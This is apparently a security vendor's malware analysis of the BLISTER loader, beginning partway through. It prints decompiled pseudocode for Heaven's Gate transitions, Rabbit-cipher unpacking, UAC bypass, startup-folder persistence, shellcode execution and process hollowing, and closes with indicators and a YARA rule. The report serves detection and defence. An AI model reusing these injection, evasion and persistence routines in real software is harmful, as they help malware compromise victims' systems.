.rsrc:1720DAD4                  push    edi
.rsrc:1720DAD5                  push    8               ; unsigned int
.rsrc:1720DAD7                  push    0               ; char
.rsrc:1720DAD9                  lea     eax, [ebp+var_8]
.rsrc:1720DADC                  push    eax             ; int
.rsrc:1720DADD                  call    j_ctf__sub_1720D029
.rsrc:1720DAE2                  add     esp, 0Ch
.rsrc:1720DAE5                  push    33h ; '3'
.rsrc:1720DAE7                  call    $+5
.rsrc:1720DAEC                  add     [esp+1Ch+var_1C], 5
.rsrc:1720DAF0                  retf
.rsrc:1720DAF0 sub_1720DACC     endp ; sp-analysis failed
.rsrc:1720DAF0
.rsrc:1720DAF0 ; ---------------------------------------------------------
.rsrc:1720DAF1                  db 49h
.rsrc:1720DAF2                  db 54h
.rsrc:1720DAF3                  db 8Fh
.rsrc:1720DAF4                  db  45h ; E
.rsrc:1720DAF5                  db 0F8h
```

Heaven’s Gate - Transition to 64 bit mode

```
.rsrc:1720DAF1 ; ---------------------------------------------------------
.rsrc:1720DAF1                  dec     ecx
.rsrc:1720DAF2                  push    esp
.rsrc:1720DAF3                  pop     dword ptr [ebp-8]
.rsrc:1720DAF6                  call    $+5
.rsrc:1720DAFB                  mov     dword ptr [esp+4], 23h ; '#'
.rsrc:1720DB03                  add     dword ptr [esp], 0Dh
.rsrc:1720DB07                  retf
.rsrc:1720DB08 ; ---------------------------------------------------------
```

Heaven’s Gate - Transition to 32 bit mode

Unpacking Payload¶

During the unpacking process of the payload, the malware starts by allocating memory using **NtAllocateVirtualMemory** and passing in configuration information. A `memcpy` function is used to store a copy of encrypted/compressed payload in a buffer for next stage (decryption).

```
  v11 = fp_NtAllocateVirtualMemory(-1, &p_packed_PE_cpy, 0, p_compressed_data_size, v14, v18);
  result = v11;
  if ( v11 >= 0 )
  {
    memcpy(p_packed_PE_cpy, p_packed_PE, config.compressed_data_size);
    __rdtsc();

    DecipherData(p_packed_PE_cpy, config.compressed_data_size, config.pe_deciphering_key, config.pe_deciphering_iv);

    v8 = Engine::DecompressBuffer(
           &engine,
           p_packed_PE_cpy,
           &p_unpacked_PE,
           config.compressed_data_size,
           config.uncompressed_data_size);
```

Unpacking BLISTER payload


Deciphering¶

BLISTER leverages the Rabbit stream cipher, passing in the previously allocated buffer containing the encrypted payload, the compressed data size along with the 16-byte deciphering key and 8-byte IV.

```
void __cdecl DecipherData(uint8_t *p_buffer, size_t buffer_size, uint8_t *p_key, uint8_t *p_iv)
{
  crypto::RabbitCipherCtx ctx; // [esp-88h] [ebp-8Ch] BYREF

  __asm { rcl     bp, 44h }
  Memset(&ctx, 0, 0x88u);
  crypto::RabbitCipherCtx::IvSetup(&ctx, p_iv);
  crypto::RabbitCipherCtx::KeySetup(&ctx, p_key);
  crypto::RabbitCipherCtx::Decrypt(0, &ctx, p_buffer, p_buffer, buffer_size);
}
```

Decipher function using the Rabbit cipher



Observed Rabbit Cipher Key and IV inside memory

Decompression¶

After the decryption stage, the payload is then decompressed using **RtlDecompressBuffer** with the `LZNT1` compression format.

```
_p_uncompressed_buffer_size = p_compressed_buffer;
v16 = p_compressed_buffer;
result = *pp_uncompressed_buffer;
fp_RtlDecompressBuffer = (void (__stdcall *)(uint32_t, void *, size_t, void *, size_t, size_t *))Engine::GetProcAddress(
                                                                                                  p_engine,
                                                                                                  (uint8_t *)p_engine->p_x32_ntdll,
                                                                                                  RtlDecompressBuffer_0,
                                                                                                  0);
fp_RtlDecompressBuffer(
  COMPRESSION_FORMAT_LZNT1,
  result,
  (size_t)v16,
  _p_uncompressed_buffer_size,
  (size_t)p_dll,
  (size_t *)savedregs);
```

Decompression function using LZNT1

Persistence Mechanism¶

To achieve persistence, BLISTER leverages Windows shortcuts by creating an `LNK` file inside the Windows startup folder. It creates a new directory using the **CreateDirectoryW** function with a unique hardcoded string found in the configuration file such as: C:\ProgramData`UNIQUE STRING>`

BLISTER then copies `C:\System32\rundll32.exe` and itself to the newly created directory and renames the files to `UNIQUE STRING>.exe` and `UNIQUE STRING>.dll`, respectively.

BLISTER uses the **CopyModuleIntoFolder** function and the **IFileOperation** Windows **COM** interface for bypassing UAC when copying and renaming the files:

```
_result = fp_CoCreateInstance(&clsid_FileOperation, 0, v12, p_iid, pp_object);
if ( _result >= 0 )
{
  __result = p_file_operation->lpVtbl->SetOperationFlags(p_file_operation, FOF_NO_UI);
  _result = __result;
  if ( __result >= 0 )
  {
    p_shell32 = Engine::LdrLoadOle32OrShell32Library(p_engine, 0);
    fp_SHCreateItemFromParsingName = (int (__stdcall *)(wchar_t *, void *, GUID *, IShellItem **))Engine::GetPrc
    _result = fp_SHCreateItemFromParsingName(p_w_module_fullpath, 0, &iid_IShellItem, &p_module_shell_item);
    if ( _result >= 0 )
    {
      _p_shell32 = Engine::LdrLoadOle32OrShell32Library(p_engine, 0);
      _fp_SHCreateItemFromParsingName = (int (__stdcall *)(wchar_t *, _DWORD, GUID *, IShellItem **))Engine::Get
      _result = _fp_SHCreateItemFromParsingName(p_w_folder_fullpath, 0, &iid_IShellItem, &p_folder_shell_item);
      if ( _result >= 0 )
      {
        _result = p_file_operation->lpVtbl->CopyItem(
                    p_file_operation,
                    p_module_shell_item,
                    p_folder_shell_item,
                    p_w_new_filename,
                    0);

        if ( _result >= 0 )
          _result = p_file_operation->lpVtbl->PerformOperations(p_file_operation);
```

BLISTER function used to copy files

The malware creates an `LNK` file using **IShellLinkW COM** interface and stores it in `C:\Users<username>\AppData\Roaming\Microsft\Windows\Start Menu\Startup` as `UNIQUE STRING>.lnk`

```
v18 = fp_CoCreateInstance(&CLSID_ShellLink, 0, CLSCTX_INPROC_SERVER, &IID_IShellLinkW, (void **)&p_psl);
if ( !v18 )
{
  v8 = p_pint v18; // [esp+34h] [ebp-8h]
  __rdtsc();
  ((void (__thiscall *)(IShellLinkW *, IShellLinkW *, int, int, int, int))p_psl->lpVtbl->SetPath)(
    p_psl,
    v8,
    a2,
    v11,
    v12,
    v13);
  v18 = ((int (__thiscall *)(IShellLinkW *, IShellLinkW *, int *, IPersistFile **, int, unsigned int, _DWORD, _DWORD, _DWORD, unsigned int, _DWORD, _DWO
          p_psl,
          p_psl,
          &v11,
          &p_ppf,
          v14,
          CLSID_ShellLink.Data1,
          *(_DWORD *)&CLSID_ShellLink.Data2,
          *(_DWORD *)CLSID_ShellLink.Data4,
          *(_DWORD *)&CLSID_ShellLink.Data4[4],
          IID_IShellLinkW.Data1,
          *(_DWORD *)&IID_IShellLinkW.Data2,
          *(_DWORD *)IID_IShellLinkW.Data4,
          *(_DWORD *)&IID_IShellLinkW.Data4[4]);
  if ( !v18 && (!a4 || (v18 = p_psl->lpVtbl->SetArguments(p_psl, a4)) == 0) )// Set args
  {
    v9 = 1;
    __rdtsc();
    v18 = ((int (__stdcall *)(IPersistFile *, int, int, int))p_ppf->lpVtbl->Save)(p_ppf, a3, v9, v11);// Save the link by calling IPersistFile::Save.
    v11 = (int)p_ppf;
```

Mapping shortcut to BLISTER with arguments

The `LNK` file is set to run the export function **LaunchColorCpl** of the newly copied malware with the renamed instance of rundll32. `C:\ProgramData\UNIQUE STRING>\UNIQUE STRING>.exe C:\ProgramData\UNIQUE STRING>\UNIQUE STRING>.dll,LaunchColorCpl`

Injecting Payload¶

BLISTER implements 3 different injection techniques to execute the payload according to the configuration flag:

```
        if ( (config.flag & ctf::Config::Flag::kOwnProcessReflectiveInjectionMethod) != 0 )
        {
          *(_DWORD *)&p_w_target_full_path[4] = *(_DWORD *)config.field_2;
          result = Engine::DoOwnProcessReflectiveInjection(
                     &engine,
                     p_unpacked_PE,
                     (ctf::struc_3 *)config.w_cmdline,
                     config.flag);
        }
        else if ( (config.flag & ctf::Config::Flag::kExecuteShellcodeMethod) != 0 )
        {
          result = Engine::ExecuteShellcode(&engine, config.flag, p_unpacked_PE, config.uncompressed_data_size);
        }
        else
        {
          if ( (config.flag & ctf::Config::Flag::kOwnProcessHollowingMethod) != 0 )
          {
            Engine::GetCurrentProcessName(&engine, p_w_target_full_path);
          }
          else if ( (config.flag & ctf::Config::Flag::kRemoteProcessHollowingMethod) != 0 )// ctf -> Actual path.
          {
            if ( Engine::GetModuleHandle(&engine, 0x12453653u) )// ctf -> Wtf hash.
```

BLISTER injection techniques by config flag

Shellcode Execution¶

After decrypting the shellcode, BLISTER is able to inject it to a newly allocated read write memory region with **NtAllocateVirtualMemory** API, it then copies the shellcode to it and it sets the memory region to read write execute with **NtProtectVirtualMemory** and then executes it.

```
  _result = fp_NtAllocateVirtualMemory(-1, &p_shellcode, 0, &v27, 12288, 4);
}
if ( _result < 0 )
  return _result;
memcpy(p_shellcode, dst, size);
if ( p_engine->is_x64_loaded )
{
  v15 = Engine::GetProcAddress(p_engine, p_engine->p_mapped_x64_ntdll, NtProtectVirtualMemory_0, 1);
  _result = x64Call(v15);
}
else
{
  p_dll = p_engine->p_mapped_x32_ntdll ? p_engine->p_mapped_x32_ntdll : p_engine->p_x32_ntdll;
  v17 = &v24;
  __rdtsc();
  v10 = (int (__cdecl *)(int, uint8_t **, int *, int, char *))Engine::GetProcAddress(
                                                                 p_engine,
                                                                 p_dll,
                                                                 NtProtectVirtualMemory_0,
                                                                 0);
  _result = v10(-1, &p_shellcode, &v27, 64, v17);
}
_p_shellcode = p_shellcode;
((void (*)(void))p_shellcode)();
```

Execute shellcode function

Own Process Injection¶

BLISTER can execute DLL or Executable payloads reflectively in its memory space. It first creates a section with **NtCreateSection** API.

```
fp_NtCreateSection = (NTSTATUS (__stdcall *)(HANDLE *, uint32_t, void *, LARGE_INTEGER *, uint32_t, uint32_t, HANDLE))Engine::GetProcAddress(p_engine, p_tmp_1, NtCreateSection_0, 0);
_result = fp_NtCreateSection(
            &v29,
            SECTION_MAP_EXECUTE|SECTION_MAP_READ|SECTION_MAP_WRITE,
            0,
            &payload_image_size,
            PAGE_EXECUTE_READWRITE,
            SEC_COMMIT,
            0);
```

RunPE function

BLISTER then tries to map a view on the created section at the payload's preferred base address. In case the preferred address is not available and the payload is an executable it will simply map a view on the created section at a random address and then do relocation.

```
fp_NtMapViewOfSection = (int (__stdcall *)(HANDLE, HANDLE, void *, uint32_t, uint32_t, LARGE_INTEGER *, uint32_t *, uint32_t, uint32_t, uint32_t))Engine::GetProcAddress(p_engine, (uint8_t *)(
__result = fp_NtMapViewOfSection(
             _h_section,
             _h_process,
             pp_image_base,
             v25,
             (uint32_t)p_tmp_0,
             (LARGE_INTEGER *)p_tmp_1,
             v28,
             (uint32_t)v29,
             (uint32_t)p_mapped_pe,
             __result);
if ( __result == STATUS_CONFLICTING_ADDRESSES )
{
  LOWORD(v15) = 0;
  _EDX = v15 | (1 << v10);
  __asm { rcl     dl, 34h }
  if ( !p_nt_headers->OptionalHeader.DataDirectory[5].VirtualAddress )
```

Check for conflicting addresses

Conversly, if the payload is a DLL, it will first unmap the memory region of the current process image and then it will map a view on the created section with the payload's preferred address.

```
p_process_ImageBaseAddress = (uint8_t *)GetPEB()->ImageBaseAddress;
if ( p_process_ImageBaseAddress == (uint8_t *)p_nt_headers->OptionalHeader.ImageBase )
{
  _h_process = p_engine->p_mapped_x32_ntdll ? p_engine->p_mapped_x32_ntdll : p_engine->p_x32_ntdll;
  __result = (int)p_process_ImageBaseAddress;
  p_process_ImageBaseAddress = (uint8_t *)-1;

  fp_UnmapViewOfSection = (int (__stdcall *)(uint8_t *, int))Engine::GetProcAddress(
                                                               p_engine,
                                                               (uint8_t *)_h_process,
                                                               NtUnmapViewOfSection_0,
                                                               0);
  __result = fp_UnmapViewOfSection(p_process_ImageBaseAddress, __result);
```

DLL unmapping

BLISTER then calls a function to copy the PE headers and the sections.

```
p_nt_headers = (IMAGE_NT_HEADERS32 *)&p_pe[*((_DWORD *)p_pe + 15)];
memcpy(p_mapped_pe, p_pe, p_nt_headers->OptionalHeader.SizeOfHeaders);
p_section_it = (IMAGE_SECTION_HEADER *)((char *)&p_nt_headers->OptionalHeader
                                        + p_nt_headers->FileHeader.SizeOfOptionalHeader);
for ( i = 0; i < (int)p_nt_headers->FileHeader.NumberOfSections; ++i )
{
  if ( p_section_it[i].PointerToRawData )
    memcpy(
      &p_mapped_pe[p_section_it[i].VirtualAddress],
      &p_pe[p_section_it[i].PointerToRawData],
      p_section_it[i].SizeOfRawData);
}
```

Copying over PE/sections

Finally, BLISTER executes the loaded payload in memory starting from its entry point if the payload is an executable. In case the payload is a DLL, it will find its export function according to the hash in the config file and execute it.

Process Hollowing¶

BLISTER is able to perform process hollowing in a remote process:

First, there is an initial check for a specific module hash value (`0x12453653`), if met, BLISTER performs process hollowing against the Internet Explorer executable.

```
else if ( (config.flag & ctf::Config::Flag::kRemoteProcessHollowingMethod) != 0 )// ctf -> Actual path.
{
  if ( Engine::GetModuleHandle(&engine, 0x12453653u) )
    GetIEFullPath(&engine, p_w_target_full_path);
  else
    Engine::GetWerfaultFullPath(&engine, p_w_target_full_path);
}
```

Internet Explorer option for process hollowing

If not, the malware performs remote process hollowing with **Werfault.exe**. BLISTER follows standard techniques used for process hollowing.

```
fp_NtGetContextThread = (int (__stdcall *)(void *, void *))Engine::GetProcAddress(
                                                              p_engine,
                                                              v89,
                                                              NtGetContextThread_0,
                                                              0);
_result = fp_NtGetContextThread(tmp_1, tmp_2);
if ( _result >= 0 )
{
  __asm { rcr     ch, 2Dh }
  v70[44] = (char *)tmp_2 + *((_DWORD *)tmp_1 + 10);
  v88 = p_engine->p_mapped_x32_ntdll ? p_engine->p_mapped_x32_ntdll : p_engine->p_x32_ntdll;
  tmp_2 = v70;
  tmp_1 = process_information.hThread;
  fp_NtSetContextThread = (int (__stdcall *)(void *, void *))Engine::GetProcAddress(
                                                                p_engine,
                                                                v88,
                                                                NtSetContextThread_0,
                                                                0);
  _result = fp_NtSetContextThread(tmp_1, tmp_2);
```

Process hollowing function

There is one path within this function: if certain criteria are met matching Windows OS versions and build numbers the hollowing technique is performed by dropping a temporary file on disk within the **AppData** folder titled **Bg.Agent.ETW** with an explicit extension.

```
if ( Engine::MaybeCheckOsCompatibilities(p_engine) )
{
  if ( (config_flag & 0x200) != 0 )
    *(_DWORD *)&config_flag = config_flag & 0xFFFFFDFF;
  Engine::sub_1720CBE9(p_engine, (LARGE_INTEGER **)&tmp_4, p_pe, pe_size);
```

Compatibility Condition check

```
BOOL __cdecl ctf::Engine::MaybeCheckOsCompatibilities(Engine *p_engine)
{
  BOOL result; // eax
  PEB *p_peb; // [esp+0h] [ebp-4h]

  result = 0;
  if ( !p_engine->p_mapped_x64_ntdll )
    return result;

  if ( !Engine::GetModuleHandle(p_engine, 0x93AD00E2) )
    return result;

  p_peb = GetPEB();
  if ( p_peb->OSMajorVersion == 10 && !p_peb->OSMinorVersion && p_peb->OSBuildNumber >= 0x711u )
    return 1;
  return result;
}
```

Compatibility Condition function

```
  Engine::GetAppDataFolder(p_engine);
  wcscpy(v32, L"\\BgAgent.ETW.[redacted]");
```

Temporary file used to store payload

The malware uses this file to read and write malicious DLL to this file. `Werfault.exe` is started by BLISTER and then the contents of this temporary DLL are loaded into memory into the Werfault process and the file is shortly deleted after.

Tim...	Process Name	PID	Operation	Path	Result	Detail
5:07...	blister_patched.exe	40...	CreateFile	C:\Users\REM\AppData\Local\Temp\BgAgent.ETW.[redacted]	SUCCESS	Desired Access: Generic Read/Write, Delete, Dispositi...
5:07...	blister_patched.exe	40...	SetDispositionInfor...	C:\Users\REM\AppData\Local\Temp\BgAgent.ETW.[redacted]	SUCCESS	Delete: True
5:07...	blister_patched.exe	40...	WriteFile	C:\Users\REM\AppData\Local\Temp\BgAgent.ETW.[redacted]	SUCCESS	Offset: 0, Length: 3,943,424, Priority: Normal
5:07...	blister_patched.exe	40...	CreateFileMapping	C:\Users\REM\AppData\Local\Temp\BgAgent.ETW.[redacted]	FILE LOCK...	SyncType: SyncTypeCreateSection, PageProtection: P...
5:07...	blister_patched.exe	40...	QueryStandardInfo...	C:\Users\REM\AppData\Local\Temp\BgAgent.ETW.[redacted]	SUCCESS	AllocationSize: 3,944,448, EndOfFile: 3,943,424, Num...
5:07...	blister_patched.exe	40...	ReadFile	C:\Users\REM\AppData\Local\Temp\BgAgent.ETW.[redacted]	SUCCESS	Offset: 1,024, Length: 2,093,056, I/O Flags: Non-cach...
5:07...	blister_patched.exe	40...	ReadFile	C:\Users\REM\AppData\Local\Temp\BgAgent.ETW.[redacted]	SUCCESS	Offset: 2,094,080, Length: 916,480, I/O Flags: Non-ca...
5:07...	blister_patched.exe	40...	ReadFile	C:\Users\REM\AppData\Local\Temp\BgAgent.ETW.[redacted]	SUCCESS	Offset: 3,010,560, Length: 703,488, I/O Flags: Non-ca...
5:07...	blister_patched.exe	40...	ReadFile	C:\Users\REM\AppData\Local\Temp\BgAgent.ETW.[redacted]	SUCCESS	Offset: 3,714,048, Length: 74,240, I/O Flags: Non-cac...
5:07...	blister_patched.exe	40...	ReadFile	C:\Users\REM\AppData\Local\Temp\BgAgent.ETW.[redacted]	SUCCESS	Offset: 3,788,288, Length: 4,608, I/O Flags: Non-cach...
5:07...	blister_patched.exe	40...	ReadFile	C:\Users\REM\AppData\Local\Temp\BgAgent.ETW.[redacted]	SUCCESS	Offset: 3,792,896, Length: 512, I/O Flags: Non-cached...
5:07...	blister_patched.exe	40...	ReadFile	C:\Users\REM\AppData\Local\Temp\BgAgent.ETW.[redacted]	SUCCESS	Offset: 3,793,408, Length: 150,016, I/O Flags: Non-ca...
5:07...	blister_patched.exe	40...	CreateFileMapping	C:\Users\REM\AppData\Local\Temp\BgAgent.ETW.[redacted]	SUCCESS	SyncType: SyncTypeOther
5:07...	blister_patched.exe	40...	CloseFile	C:\Users\REM\AppData\Local\Temp\BgAgent.ETW.[redacted]	SUCCESS	
5:07...	WerFault.exe	66...	Load Image	C:\Users\REM\AppData\Local\Temp\BgAgent.ETW.[redacted]	SUCCESS	Image Base: 0x800000, Image Size: 0x3ce000
5:07...	WerFault.exe	66...	QueryNameInforma...	C:\Users\REM\AppData\Local\Temp\BgAgent.ETW.[redacted]	FILE DELE...	

Procmon output of compatibility function

Configuration Extractor¶

Automating the configuration and payload extraction from BLISTER is a key aspect when it comes to threat hunting as it gives visibility of the campaign and the malware deployed by the threat actors which enable us to discover new unknown samples and Cobalt Strike instances in a timely manner.

Our extractor uses a Rabbit stream cipher implementation and takes either a directory of samples with **-d** option or **-f** for a single sample,

Config extractor output

To enable the community to further defend themselves against existing and new variants of the BLISTER loader, we are making the configuration extractor open source under the Apache 2 License. The configuration extractor documentation and binary download can be accessed here.

Conclusion¶

BLISTER continues to be a formidable threat, punching above its own weight class, distributing popular malware families and implants leading to major compromises. Elastic Security has been tracking BLISTER for months and we see no signs of this family slowing down.

From reversing BLISTER, our team was able to identify key functionality such as different injection methods, multiple techniques for defense evasion using anti-debug/anti-analysis features and heavy reliance on Windows Native API’s. We also are releasing a configuration extractor that can statically retrieve actionable information from BLISTER samples as well as dump out the embedded payloads.

Appendix¶

Configuration Structure¶

Configuration’s Flags¶

Hashing Algorithm¶

BLISTER hashing algorithm

```
uint32_t HashLibraryName(wchar_t *name) {
  uint32_t name {0};
  while (*name) {
 hash = ((hash >> 23) | (hash  << 9)) + *name++;
  }
  return hash ;
}
```

Indicators¶

Indicator	Type	Note
afb77617a4ca637614c429440c78da438e190dd1ca24dc78483aa731d80832c2	SHA256	BLISTER DLL

YARA Rule¶

This updated YARA rule has shown a 13% improvement in detection rates.

BLISTER YARA rule

```
rule Windows_Trojan_BLISTER {
    meta:
        Author = "Elastic Security"
        creation_date = "2022-04-29"
        last_modified = "2022-04-29"
        os = "Windows"
        arch = "x86"
        category_type = "Trojan"
        family = "BLISTER"
        threat_name = "Windows.Trojan.BLISTER"
        description = "Detects BLISTER loader."
        reference_sample =
"afb77617a4ca637614c429440c78da438e190dd1ca24dc78483aa731d80832c2"

    strings:
        $a1 = { 8D 45 DC 89 5D EC 50 6A 04 8D 45 F0 50 8D 45 EC 50 6A FF FF D7 }
        $a2 = { 75 F7 39 4D FC 0F 85 F3 00 00 00 64 A1 30 00 00 00 53 57 89 75 }
        $a3 = { 78 03 C3 8B 48 20 8B 50 1C 03 CB 8B 78 24 03 D3 8B 40 18 03 FB 89 4D F8 89
55 E0 89 45 E4 85 C0 74 3E 8B 09 8B D6 03 CB 8A 01 84 C0 74 17 C1 C2 09 0F BE C0 03 D0 41 8A
01 84 C0 75 F1 81 FA B2 17 EB 41 74 27 8B 4D F8 83 C7 02 8B 45 F4 83 C1 04 40 89 4D F8 89 45
F4 0F B7 C0 3B 45 E4 72 C2 8B FE 8B 45 04 B9 }
        $b1 = { 65 48 8B 04 25 60 00 00 00 44 0F B7 DB 48 8B 48 ?? 48 8B 41 ?? C7 45 48 ??
?? ?? ?? 4C 8B 40 ?? 49 63 40 ?? }
        $b2 = { B9 FF FF FF 7F 89 5D 40 8B C1 44 8D 63 ?? F0 44 01 65 40 49 2B C4 75 ?? 39
4D 40 0F 85 ?? ?? ?? ?? 65 48 8B 04 25 60 00 00 00 44 0F B7 DB }
    condition:
        any of them
}
```

References¶

Artifacts¶

Artifacts are also available for download in both ECS and STIX format in a combined zip bundle.

Download indicators.zip

Last update: May 18, 2022
Created: May 6, 2022